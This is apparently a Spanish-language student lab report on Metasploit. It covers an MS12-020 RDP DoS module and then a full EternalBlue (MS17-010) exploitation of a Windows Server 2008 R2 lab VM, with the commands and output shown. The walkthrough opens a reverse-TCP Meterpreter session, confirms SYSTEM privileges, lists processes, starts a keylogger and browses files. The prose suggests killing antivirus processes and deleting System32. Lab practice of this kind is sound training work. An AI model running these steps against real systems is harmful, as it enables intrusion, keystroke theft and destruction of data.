Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/m
s12_020_maxchannelids

msf6 > use 1
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > info

       Name: MS12-020 Microsoft Remote Desktop Use-After-Free DoS
     Module: auxiliary/dos/windows/rdp/ms12_020_maxchannelids
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2012-03-16

Provided by:
  Luigi Auriemma
  Daniel Godas-Lopez
  Alex Ionescu
  jduck <jduck@metasploit.com>
  #ms12-020

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using
                                     -metasploit/basics/using-metasploit.html
  RPORT   3389             yes       The target port (TCP)

Description:
  This module exploits the MS12-020 RDP vulnerability originally discovered and
  reported by Luigi Auriemma.  The flaw can be found in the way the T.125
  ConnectMCSPDU packet is handled in the maxChannelIDs field, which will result
  an invalid pointer being used, therefore causing a denial-of-service condition.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2012-0002
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2012/MS12-020
  http://www.privatepaste.com/ffe875e04a
  http://pastie.org/private/4egcqt9nucxnsiksudy5dw
  http://pastie.org/private/feg8du0e9kfagng4rrg
  http://stratsec.blogspot.com.au/2012/03/ms12-020-vulnerability-for-breakfast.html
  https://www.exploit-db.com/exploits/18606
  https://www.rapid7.com/blog/post/2012/03/21/metasploit-update/


View the full module info with the info -d command.

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
```

LABORATORIO 10 - METERPRETER

Se verifica que si haya conexión con la maquina de windows






Se inicializa el programa de metasploit (el aplicativo de hacking) para comenzar con el analisis de las vulnerabilidades y caracteristicas del sistema

exploit (código que se aprovecha de la vulnerabilidad), acá podemos encontrar cual vulnerabilidad queremos usar para comenzar el proceso, esta parte es importante ya que si

no usamos la vulnerabilidad adecuada no podremos hacer un buen proceso de hacking


```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
   Check  Description
   -  ----                                      ---------------  ----
   -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       averag
e  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target            .                .
   .      .
   2     \_ target: Windows 7                   .                .
   .      .
   3     \_ target: Windows Embedded Standard 7 .                .
   .      .
   4     \_ target: Windows Server 2008 R2      .                .
   .      .
   5     \_ target: Windows 8                   .                .
   .      .
   6     \_ target: Windows 8.1                 .                .
   .      .
   7     \_ target: Windows Server 2012         .                .
   .      .
   8     \_ target: Windows 10 Pro              .                .
   .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .          .
   .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal
   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Code Execution
   11    \_ target: Automatic                    .                .
   .      .
   12    \_ target: PowerShell                   .                .
   .      .
   13    \_ target: Native upload                .                .
   .      .
   14    \_ target: MOF upload                   .                .
   .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .
   .      .
   16    \_ AKA: ETERNALROMANCE                  .                .
   .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .
   .      .
   18    \_ AKA: ETERNALBLUE                     .                .
   .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal
   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .
   .      .
   21    \_ AKA: ETERNALROMANCE                  .                .
   .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .
   .      .
   23    \_ AKA: ETERNALBLUE                     .                .
   .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal
   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .
   .      .
   26    \_ AKA: ETERNALBLUE                     .                .
   .      .
   27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great
   Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)        .                .
   .      .
   29    \_ target: Neutralize implant           .                .
```

Se configura las opciones que nos pide de la info de windows (sistema atacado) "use 0" es para usar el proceso que queremos usar, esto lo identificamos anteriormente con el expliot Y set rshots 172.20.10.5 es para configurar la ip de windows para atacar



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                             ploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2
                                             , Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Wi
                                             ndows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.20.10.3      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 172.20.10.5
rhost => 172.20.10.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         172.20.10.5      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                             ploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2
                                             , Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Wi
                                             ndows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.
```

de esta manera podemos ver que fue exitosa la conexión



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.20.10.3:4444
[*] 172.20.10.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.20.10.5:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 172.20.10.5:445       - Scanned 1 of 1 hosts (100% complete)
[+] 172.20.10.5:445 - The target is vulnerable.
[*] 172.20.10.5:445 - Connecting to target for exploitation.
[+] 172.20.10.5:445 - Connection established for exploitation.
[+] 172.20.10.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.20.10.5:445 - CORE raw buffer dump (51 bytes)
[*] 172.20.10.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 172.20.10.5:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 172.20.10.5:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 172.20.10.5:445 - 0x00000030  6b 20 31                                         k 1
[+] 172.20.10.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.20.10.5:445 - Trying exploit with 12 Groom Allocations.
[*] 172.20.10.5:445 - Sending all but last fragment of exploit packet
[*] 172.20.10.5:445 - Starting non-paged pool grooming
[+] 172.20.10.5:445 - Sending SMBv2 buffers
[+] 172.20.10.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.20.10.5:445 - Sending final SMBv2 buffers.
[*] 172.20.10.5:445 - Sending last fragment of exploit packet!
[*] 172.20.10.5:445 - Receiving response from exploit packet
[+] 172.20.10.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.20.10.5:445 - Sending egg to corrupted connection.
[*] 172.20.10.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 172.20.10.5
[*] Meterpreter session 1 opened (172.20.10.3:4444 -> 172.20.10.5:49408) at 2024-10-22 21:22:34 -0400
[+] 172.20.10.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.20.10.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.20.10.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```


de esta manera conocemos la info del sistema y los procesos que se estan ejecutando, por ejemplo, podemos evidenciar por el apartando donde dice SYSTEM que tenemos permisos de administrador, en tal caso que diga otra cosa significa que tenemos que hacer un

escalado de permisos

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 228   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 324   312   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 328   468   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 364   312   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 376   356   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 420   356   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 468   364   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 476   364   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 484   364   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 588   468   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 664   468   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 676   468   msdtc.exe             x64   0        NT AUTHORITY\NETWORK SERVICE
 732   468   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 800   468   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 852   468   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 920   468   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 964   468   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1036  1836  dcrotatelogs.exe      x86   0        NT AUTHORITY\LOCAL SERVICE    C:\ManageEngine\DesktopCentral_Server\apache\bin\dcrot
                                                                               atelogs.exe
 1112  468   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1128  920   dwm.exe               x64   1        VAGRANT-2008R2\vagrant        C:\Windows\system32\Dwm.exe
 1184  468   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 1212  468   wrapper.exe           x86   0        NT AUTHORITY\LOCAL SERVICE
 1292  324   conhost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\conhost.exe
 1308  468   domain1Service.exe    x64   0        NT AUTHORITY\LOCAL SERVICE
 1372  468   elasticsearch-service-x  x64   0     NT AUTHORITY\SYSTEM           C:\Program Files\elasticsearch-1.1.1\bin\elasticsearch
             64.exe                                                            -service-x64.exe
 1380  324   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1384  1516  java.exe              x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Program Files\Java\jdk1.8.0_211\bin\java.exe
 1412  468   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 1444  468   jenkins.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1460  1308  cmd.exe               x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\cmd.exe
 1468  324   conhost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\conhost.exe
 1516  1460  java.exe              x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Program Files (x86)\Common Files\Oracle\Java\javapa
                                                                               th\java.exe
 1564  324   conhost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\conhost.exe
 1680  1444  java.exe              x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Program Files (x86)\Common Files\Oracle\Java\javapa
                                                                               th\java.exe
 1688  324   conhost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\conhost.exe
 1700  468   jmx.exe               x64   0        NT AUTHORITY\LOCAL SERVICE
```

Con este comando podemos ver que está haciendo el sistema atacado, por ejemplo, ver que está escribiendo en un block de notas, si por ejemplo queremos terminar alguna de las ejecuciones podríamos usar kill seguido del número del proceso para cerrarlo, por ejemplo kill 324

Esto es necesario saberlo ya que de esta manera podriamos matar el proceso del antivirus y para facilitar mas la instalacion de algun programa malicioso




```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...


meterpreter > keyscan_stop
```

Otra de las funciones que podríamos generar seria la creación o instalación de algún archivo o carpeta como en este ejemplo. De esta misma manera podríamos, por ejemplo, eiminar el system32 y dañar permanentemente el sistema operativo con todos sus archivos

```
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > ls
Listing: C:\
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2022-08-21 15:58:26 -0400	$Recycle.Bin
100444/r--r--r--	8192	fil	2022-06-19 07:01:52 -0400	BOOTSECT.BAK
040777/rwxrwxrwx	4096	dir	2022-06-19 07:01:51 -0400	Boot
040777/rwxrwxrwx	0	dir	2022-08-21 16:00:25 -0400	Config.Msi
040777/rwxrwxrwx	0	dir	2009-07-14 01:06:44 -0400	Documents and Settings
040777/rwxrwxrwx	0	dir	2022-06-19 06:43:22 -0400	ManageEngine
040777/rwxrwxrwx	0	dir	2009-07-13 23:20:08 -0400	PerfLogs
040555/r-xr-xr-x	4096	dir	2022-06-19 06:47:00 -0400	Program Files
040555/r-xr-xr-x	4096	dir	2022-06-19 06:43:22 -0400	Program Files (x86)
040777/rwxrwxrwx	4096	dir	2022-06-19 06:48:04 -0400	ProgramData
040777/rwxrwxrwx	0	dir	2022-06-19 06:04:11 -0400	Recovery
040777/rwxrwxrwx	4096	dir	2022-06-19 06:25:32 -0400	RubyDevKit
040777/rwxrwxrwx	4096	dir	2022-06-19 06:02:45 -0400	System Volume Information
040555/r-xr-xr-x	4096	dir	2022-06-19 06:15:27 -0400	Users
040777/rwxrwxrwx	16384	dir	2022-08-21 15:58:11 -0400	Windows
100666/rw-rw-rw-	226	fil	2015-10-07 21:22:24 -0400	__Argon__.tmp
100444/r--r--r--	383786	fil	2010-11-20 22:24:02 -0500	bootmgr
040777/rwxrwxrwx	0	dir	2022-06-19 06:22:09 -0400	glassfish
040777/rwxrwxrwx	0	dir	2022-06-19 06:15:05 -0400	inetpub
100666/rw-rw-rw-	0	fil	2022-06-19 06:46:21 -0400	jack_of_diamonds.png
100666/rw-rw-rw-	103	fil	2022-06-19 06:45:12 -0400	java0.log
100666/rw-rw-rw-	103	fil	2022-06-19 06:45:12 -0400	java1.log
100666/rw-rw-rw-	103	fil	2022-06-19 06:45:12 -0400	java2.log
040777/rwxrwxrwx	0	dir	2022-06-19 06:24:52 -0400	openjdk6
000000/----------	0	fif	1969-12-31 19:00:00 -0500	pagefile.sys
040777/rwxrwxrwx	0	dir	2022-06-19 06:48:06 -0400	startup
040777/rwxrwxrwx	0	dir	2022-06-19 06:25:13 -0400	tools
040777/rwxrwxrwx	4096	dir	2022-06-19 06:24:28 -0400	wamp


```
meterpreter > cd Users\\
meterpreter > cd vagrant\\Desktop\\
meterpreter > mkdir hackeado
Creating directory: hackeado
```

